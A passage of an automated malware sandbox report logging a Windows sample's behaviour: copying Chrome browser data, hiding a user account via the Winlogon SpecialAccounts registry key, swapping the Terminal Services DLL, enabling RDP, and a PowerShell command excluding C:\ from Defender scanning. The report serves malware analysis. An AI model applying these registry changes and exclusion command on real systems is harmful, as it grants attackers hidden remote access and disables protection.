C:\Users\user\AppData\Roaming\sztmmjA.tmp	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C.....................	success or wait	1	40C5C5	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\.CxCK.C.tmp	0	87300	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser": {"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement": {"data_used":{"services": {"background":{},"foreground":{}},"user": {"background": {},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"in	success or wait	1	40C5D1	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Test3.jpg	unknown	339293	success or wait	1	411E78	ReadFile
C:\Users\user\AppData\Local\Temp\Test3.jpg	unknown	339293	success or wait	1	411E78	ReadFile
C:\Windows\SysWOW64\user32.dll	unknown	1626536	success or wait	1	411E78	ReadFile
C:\Users\user\AppData\Roaming\sztmmjA.tmp	unknown	100	success or wait	1	9E7887	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	87300	success or wait	1	40CC2B	ReadFile
C:\Users\user\AppData\Roaming\sztmmjA.tmp	unknown	2048	success or wait	1	9E7887	ReadFile
C:\Users\user\AppData\Roaming\sztmmjA.tmp	unknown	2048	success or wait	1	9E7887	ReadFile
C:\Users\user\AppData\Roaming\sztmmjA.tmp	unknown	2048	success or wait	1	9E7887	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\2GJR0PO5K3	success or wait	1	410F94	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts	success or wait	1	40E605	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList	success or wait	1	40E605	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core	success or wait	1	4110A6	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	MaxConnectionsPer1_0Server	dword	10	success or wait	1	413550	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	MaxConnectionsPerServer	dword	10	success or wait	1	413565	RegSetValueExA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList	.mFDHma	dword	0	success or wait	1	40E620	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\2GJR0PO5K3	rudp	unicode	.mFDHma	success or wait	1	41105E	RegSetValueExW

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\2GJR0PO5K3	rpdp	unicode	ExBwokf	success or wait	1	41105E	RegSetValueExW
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Terminal Server\Licensing Core	EnableConcurrentSessions	dword	1	success or wait	1	41105E	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	AllowMultipleTSSessions	dword	1	success or wait	1	41105E	RegSetValueExW

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\TermService\Parameters	ServiceDll	expand unicode	%SystemRoot%\System32\termsrv.dll	%ProgramFiles%\Microsoft DN1\sqlmap.dll	success or wait	1	41105E	RegSetValueExW
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Terminal Server	fDenyTSConnections	dword	1	0	success or wait	1	41105E	RegSetValueExW

Analysis Process: powershell.exe PID: 5368 Parent PID: 5940

General

Start time:	09:35:17
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell Add-MpPreference -ExclusionPath C:\
Imagebase:	0x880000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6729CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6729CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66045B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66045B28	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uw12ulry.jxg.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_k3kf5esz.2v3.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW
C:\Users\user\Documents\20210108\PowerShell_transcript.179605.XuKY+ytb.20210108093520.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uw12ulry.jxg.ps1	success or wait	1	660E6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_k3kf5esz.2v3.psm1	success or wait	1	660E6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uw12ulry.jxg.ps1	unknown	1	31	1	success or wait	1	660E1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_k3kf5esz.2v3.psm1	unknown	1	31	1	success or wait	1	660E1B4F	WriteFile
C:\Users\user\Documents\20210108\PowerShell_transcript.179605.XuKY+ytb.20210108093520.txt	unknown	3	ef bb bf	...	success or wait	1	660E1B4F	WriteFile
C:\Users\user\Documents\20210108\PowerShell_transcript.179605.XuKY+ytb.20210108093520.txt	unknown	588	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 31 30 38 30 39 33 35 33 37 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 31 37 39 36 30 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********..Windows PowerShell transcript start..Start time: 20210108093537..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 179605 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	44	660E1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 c2 13 00 00 19 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 f4 01 99 04 6b 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... .....k.....@.....	success or wait	1	675676FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 3c 00 00 00 0e 00 20 00	H.....<@.^...L."My...:<..... .	success or wait	17	675676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	675676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	675676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	10	675676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 54 01 40 00 f9 3e 40 01 ce 67 40 01 99 01 40 00 fb 00 40 00 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 dc 71 40 01 42 4d 40 01 ed 44 40 01 6d 45 40 01 dd 71 40 01 f8 53 40 01 98 25 40 01 ba 6e 40	....T.@..>@..g@...@...@...@.V.@.H.@.X.@.[.@.NT@.HT@..S@..S@.hT@..S@..S@..S@.\.@..T@..T@.@X@.?X@..T@..S@..S@..T@..T@.xT@.zT@..T@.=M@.DM@.:M@."M@.M@.!M@.;M@..D@..D@.@M@.<M@.$M@.8M@.?M@.EM@..q@.BM@..D@.mE@..q@..S@..%@..n@	success or wait	10	675676FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67275705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67275705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67275705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67275705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	671D03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6727CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6727CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6727CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	671D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	671D03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67275705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67275705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67275705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67275705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	671D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	671D03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67275705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	67275705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	67281F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	19664	success or wait	1	6728203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	671D03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2	success or wait	2	660E1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	2	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	2	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	2	660E1B4F	ReadFile

Analysis Process: cmd.exe PID: 5384 Parent PID: 5940

General

Start time:	09:35:17
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe
Imagebase:	0x11d0000

File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000016.00000002.944604602.0000000005292000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

Analysis Process: conhost.exe PID: 5468 Parent PID: 5368

General

Start time:	09:35:17
Start date:	08/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 5460 Parent PID: 5384

General

Start time:	09:35:18
Start date:	08/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rdpvideominiport.sys PID: 4 Parent PID: -1

General

Start time:	09:35:32
Start date:	08/01/2021
Path:	C:\Windows\System32\drivers\rdpvideominiport.sys
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff732050000
File size:	30616 bytes
MD5 hash:	0600DF60EF88FD10663EC84709E5E245
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Reputation:	moderate

Analysis Process: rdpdr.sys PID: 4 Parent PID: -1

General

Start time:	09:35:34
Start date:	08/01/2021
Path:	C:\Windows\System32\drivers\rdpdr.sys
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	182784 bytes
MD5 hash:	52A6CC99F5934CFAE88353C47B6193E7
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: tsusbhub.sys PID: 4 Parent PID: -1

General

Start time:	09:35:35
Start date:	08/01/2021
Path:	C:\Windows\system32\drivers\tsusbhub.sys
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	126464 bytes
MD5 hash:	3A84A09CBC42148A0C7D00B3E82517F1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Disassembly

Code Analysis